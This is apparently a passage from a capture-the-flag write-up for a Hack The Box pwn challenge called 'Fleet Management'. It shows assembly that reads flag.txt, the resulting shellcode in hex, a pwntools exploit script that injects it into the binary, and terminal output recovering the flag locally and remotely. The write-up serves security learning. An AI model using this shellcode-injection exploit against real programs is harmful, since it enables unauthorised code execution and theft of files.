
```
section .text
global _start
_start:
    ; fd = openat(-100, "./flag.txt", 0, 0);
    push 0
    mov rdi, -100
    mov rsi, "flag.txt"
    push rsi
    mov rsi, rsp
    xor rdx, rdx
    xor r10, r10
    mov rax, 257
    syscall

    ; sendfile(1, fd, 0, 200);
    mov rdi, 1
    mov rsi, rax
    xor rdx, rdx
    mov r10, 200
    mov rax, 40
    syscall

    mov rax, 60
    xor rdi, rdi
    syscall
```

4) Checked it



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Fleet Management]
└─$ nasm -f elf64 get_flag.asm -o get_flag.o && ld get_flag.o -o get_flag && ./get_flag
HT{fake_flag_for_testing}
```


5) Converted it to shellcode



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Fleet Management]
└─$ python3 shellcode.py
[*] '/home/vigneswar/Pwn/Fleet Management/get_flag'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      No PIE (0x400000)
    Stack:    Executable
6a0048c7c79cffffff48be666c61672e747874564889e64831d24d31d2b8010100000f05bf010000004889c64831d241bac8000000b8280000000f05b83c0000004831ff0f05
```


6) Made an exploit

```
from pwn import *

io = process('./fleet_management')
# context.terminal = ['tmux', 'splitw', '-h']
# gdb.attach(io)
io.sendlineafter(b'? ', b'9')
io.sendline(unhex('6a0048c7c79cffffff48be666c61672e747874564889e64831d24d31d2b8
010100000f05bf010000004889c64831d241bac8000000b8280000000f05b83c0000004831ff0f0
5'))
io.interactive()
```



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Fleet Management]
└─$ python3 exploit.py
[+] Starting local process './fleet_management': pid 23442
[*] Switching to interactive mode
HT{fake_flag_for_testing}[*] Got EOF while reading in interactive
$ 
```

7) exploited on remote machine



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Fleet Management]
└─$ python3 exploit.py
[+] Starting local process '/usr/bin/nc': pid 23688
[*] Switching to interactive mode
HTB{sh3llc0d3_45_4_b4ckd00r}
[*] Process '/usr/bin/nc' stopped with exit code 0 (pid 23688)
[*] Got EOF while reading in interactive
$ 
```